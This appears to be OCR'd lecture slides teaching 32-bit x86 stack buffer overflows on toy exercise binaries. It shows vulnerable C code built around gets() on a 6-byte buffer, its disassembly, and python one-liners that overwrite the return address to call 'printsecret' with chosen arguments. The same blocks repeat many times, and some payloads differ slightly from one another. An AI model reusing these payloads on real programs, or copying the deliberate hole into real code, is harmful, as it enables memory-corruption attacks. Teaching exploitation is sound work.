
something 0x18 bytes

esp → something 0xc bytes


```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
    1342:       83 ec 0c                sub    esp,0xc
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                      push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
    1357:       c3                      ret
```




```
00001338 <vulfoo>:
  1338:    f3 0f 1e fb          endbr32
  133c:    55                   push   ebp
  133d:    89 e5                mov    ebp,esp
  133f:    83 ec 18             sub    esp,0x18
  1342:    83 ec 0c             sub    esp,0xc
  1345:    8d 45 f2             lea    eax,[ebp-0xe]
  1348:    50                   push   eax
  1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
  134e:    83 c4 10             add    esp,0x10
  1351:    b8 00 00 00 00       mov    eax,0x0
  1356:    c9                   leave
  1357:    c3                   ret
```



```
00001338 <vulfoo>:
   1338:      f3 0f 1e fb           endbr32
   133c:      55                  push   ebp
   133d:      89 e5                 mov    ebp,esp
   133f:      83 ec 18              sub    esp,0x18
   1342:      83 ec 0c              sub    esp,0xc
   1345:      8d 45 f2              lea    eax,[ebp-0xe]
   1348:      50                  push   eax
   1349:      e8 fc ff ff ff        call   134a <vulfoo+0x12>
   134e:      83 c4 10              add    esp,0x10
   1351:      b8 00 00 00 00            mov    eax,0x0
   1356:      c9                  leave
   1357:      c3                  ret
```



```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb             endbr32
    133c:    55                      push   ebp
    133d:    89 e5                   mov    ebp,esp
    133f:    83 ec 18                sub    esp,0x18
    1342:    83 ec 0c                sub    esp,0xc
    1345:    8d 45 f2                lea    eax,[ebp-0xe]
    1348:    50                      push   eax
    1349:    e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:    83 c4 10                add    esp,0x10
    1351:    b8 00 00 00 00          mov    eax,0x0
    1356:    c9                      leave
    1357:    c3                      ret
```



...

...


RET

ebp → saved ebp (main)

eax = ebp - 0xe → something 0x18 bytes


esp → something 0xc bytes

```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```




```
00001338 <vulfoo>:
    1338:      f3 0f 1e fb          endbr32
    133c:      55                   push   ebp
    133d:      89 e5                mov    ebp,esp
    133f:      83 ec 18             sub    esp,0x18
    1342:      83 ec 0c             sub    esp,0xc
    1345:      8d 45 f2             lea    eax,[ebp-0xe]
    1348:      50                   push   eax
    1349:      e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:      83 c4 10             add    esp,0x10
    1351:      b8 00 00 00 00       mov    eax,0x0
    1356:      c9                   leave
    1357:      c3                   ret
```

```
mov esp, ebp
pop ebp
```




```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```

```
mov esp, ebp
pop ebp
```



```
00001338 <vulfoo>:
    1338:     f3 0f 1e fb          endbr32
    133c:     55                   push   ebp
    133d:     89 e5                mov    ebp,esp
    133f:     83 ec 18             sub    esp,0x18
    1342:     83 ec 0c             sub    esp,0xc
    1345:     8d 45 f2             lea    eax,[ebp-0xe]
    1348:     50                   push   eax
    1349:     e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:     83 c4 10             add    esp,0x10
    1351:     b8 00 00 00 00       mov    eax,0x0
    1356:     c9                   leave
    1357:     c3                   ret
```


```
mov esp, ebp
pop ebp
```



eip = RET

Overwrite RET

```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```



...

...

addr of printsecret

ebp → saved ebp (main)

eax = ebp - 0xe → something 0x18 bytes

something 0xc bytes

esp → eax; addr of buf

...

Exploit will be something like:


```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./bufferoverflow_overflowret1_32
```

Return to a function with parameter(s)


Buffer Overflow Example: overflowret2_32

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");
  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```


```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()

{
  char buf[6];



  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()

{
  char buf[6];



  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");



  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
mov esp, ebp
pop ebp
ret
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");



  exit(0);}

int vulfoo()
{
  char buf[6];


  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
mov esp, ebp
pop ebp
ret
```


```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
mov esp, ebp
pop ebp
ret
```


Change to prinsecret’s point of view

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

 else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", 
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
 if (i == 0x12345678)
  print_flag();

 else
  printf("I pity the fool!\n");

 exit(0);}

int vulfoo()
{
 char buf[6];

 gets(buf);
 return 0;}

int main(int argc, char *argv[])
{
 printf("The addr of printsecret is %p\n", 
printsecret);
 vulfoo();
 printf("I pity the fool!\n");
}
```




```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

    else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()

{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



Address of i to overwrite:
Buf + sizeof(buf) + 12


x86, Cdel in a function



(%ebp) : saved %ebp
4(%ebp) : RET
8(%ebp) : first argument
-8(%ebp) : maybe a local variable

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()

{
  char buf[6];


  gets(buf);
  return 0;}


int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Exploit will be something like:

```
python -c "print 'A’*14 +'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./overflowret2_32
```

Overwrite RET and More

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();

  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Exploit will be something like:

```
python -c "print 'A'*18 +'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" | ./ overflowret2_32
```

Return to a function with many parameter(s)

Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




Buffer Overflow Example: overflowret3

